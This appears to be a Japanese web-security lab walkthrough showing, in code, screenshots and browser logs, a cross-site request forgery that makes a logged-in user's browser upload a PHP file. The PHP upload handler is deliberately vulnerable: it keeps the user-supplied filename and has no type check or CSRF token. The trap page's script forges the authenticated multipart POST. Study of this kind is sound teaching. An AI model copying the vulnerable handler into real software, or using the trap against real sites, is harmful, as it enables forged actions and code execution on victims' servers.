【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認

```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【サーバ： 45/45-004.php 】

/var/www/html/45/45-004.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
 session_start();
  // ログイン確認…省略
?>
<body>
<body>
<form action="45-005.php" method="post" enctype="multipart/form-data">
ファイル：<input type="file" name="imgfile" size="20"><br>
<input type="submit" value="アップロード">
</form>
</body>
```

【サーバ： 45/45-005.php 】


/var/www/html/45/45-005.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  session_start();
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  // ログイン確認…省略
  $tmpfile = $_FILES["imgfile"]["tmp_name"];
  $tofile = $_FILES["imgfile"]["name"];
  if (! is_uploaded_file($tmpfile)) {
    die('ファイルがアップロードされていません');
  // 画像を img ディレクトリに移動
  } else  if (! move_uploaded_file($tmpfile, "img/$tofile")) {
    die('ファイルをアップロードできません');
  }
  $imgurl = 'img/' . urlencode($tofile);
?><body>
ID:<?php ex($id); ?><br>以下の画像をアップロードしました<br>
<a href="<?php ex($imgurl); ?>"><img src="<?php ex($imgurl); ?>"></a>
</body>
```


【ブラウザ→サーバ： リクエスト 45-004.php → レスポンス 】ファイルアップロード(正常系)




【ブラウザ→サーバ： リクエスト 45-005.php → レスポンス 】ファイルアップロード(正常系)




【ブラウザ】


example.jp/45/45-004.php
example.jp/45/45-004.php
ファイル：
参照...
ファイルが選択されていません。
アップロード


example.jp/45/45-004.php
example.jp/45/45-004.php
ファイル：
参照...
sample.png
アップロード


example.jp/45/45-005.php
example.jp/45/45-005.php
ID:
以下の画像をアップロードしました


example.jp/45/45-004.php
http://example.jp/45/45-004.php
view-source:http://example.jp/45/45-004.php
<body>
<body>
<form action="45-005.php" method="post" enctype="multipart/form-data">
ファイル：<input type="file" name="imgfile" size="20">
<input type="submit" value="アップロード">
</form>
</body>

example.jp/45/45-005.php
http://example.jp/45/45-005.php
view-source:http://example.jp/45/45-005.php
<body>
ID:
以下の画像をアップロードしました
<img src="img/sample.png">
</body>

45-902 :CSRFの罠(ファイルアップロード)

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認

```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【サーバ： 45/45-902.html 】

/var/www/html/45/45-902.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script>
  // 以下は送信するHTTPリクエストボディの中身
  // \n\ は改行(\n) と 継続行(行末の\)を示す
  data = '\
----BNDRY\n\
Content-Disposition: form-data; name="imgfile"; filename="a.php"\n\
Content-Type: text/plain\n\
\n\
<?php phpinfo();\n\
\n\
----BNDRY--\n\
';

  var req = new XMLHttpRequest();
  req.open('POST', 'http://example.jp/45/45-005.php');
  req.setRequestHeader('Content-Type', 'multipart/form-data; boundary=--BNDRY');
  req.withCredentials = true;
  req.send(data);
</script>
</body>
```


ファイルアップロードなので、「multipart/form-data; boundary=--BNDRY」

【サーバ： 45/45-005.php 】


/var/www/html/45/45-005.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
  session_start();
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  // ログイン確認…省略
  $tmpfile = $_FILES["imgfile"]["tmp_name"];
  $tofile = $_FILES["imgfile"]["name"];
  if (! is_uploaded_file($tmpfile)) {
    die('ファイルがアップロードされていません');
  // 画像を img ディレクトリに移動
  } else  if (! move_uploaded_file($tmpfile, "img/$tofile")) {
    die('ファイルをアップロードできません');
  }
  $imgurl = 'img/' . urlencode($tofile);
?><body>
ID:<?php ex($id); ?><br>以下の画像をアップロードしました<br>
<a href="<?php ex($imgurl); ?>"><img src="<?php ex($imgurl); ?>"></a>
</body>
```


【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-902.html → レスポンス 】CSRFの罠(ファイルアップロード)




【ブラウザ→サーバ： リクエスト 45-005.php → レスポンス 】CSRFの罠(ファイルアップロード)



【ブラウザ】


trap.example.com/45/45-902.html
trap.example.com/45/45-902.html


trap.example.com/45/45-902.html
trap.example.com/45/45-902.html
サーバからレスポンスは送られているが、CORSはクロスオリジン要求をブロックしているが
次の「CSRF攻撃の確認」にあるように、ファイルはサーバで受けて、攻撃は成立している
インスペクター
コンソール
デバッガー
エディター
パフォーマンス
メモリー
ネットワーク
ストレージ
出力を絞り込み
永続ログ
クロスオリジン要求をブロックしました：同一生成元ポリシーにより、http://example.jp/45/45-005.php にあるリモートリソースの読み込みは拒否されます
(理由：CORS ヘッダー 'Access-Control-Allow-Origin' が足りない)。 [詳細]


trap.example.com/45/45-902.html
http://trap.example.com/45/45-902
view-source:http://trap.example.com/45/45-902.html
<body>
<script>
// 以下は送信するHTTPリクエストボディの中身
// ¥n¥ は改行(¥n) と 継続行(行末の¥)を示す
data = '¥
----BNDRY¥n¥
Content-Disposition: form-data; name="imgfile"; filename="a.php"¥n¥
Content-Type: text/plain¥n¥
¥n¥
<?php phpinfo();¥n¥
¥n¥
----BNDRY--¥n¥
';
var req = new XMLHttpRequest();
req.open('POST', 'http://example.jp/45/45-005.php');
req.setRequestHeader('Content-Type', 'multipart/form-data; boundary=--BNDRY');
req.withCredentials = true;
req.send(data);
</script>
</body>

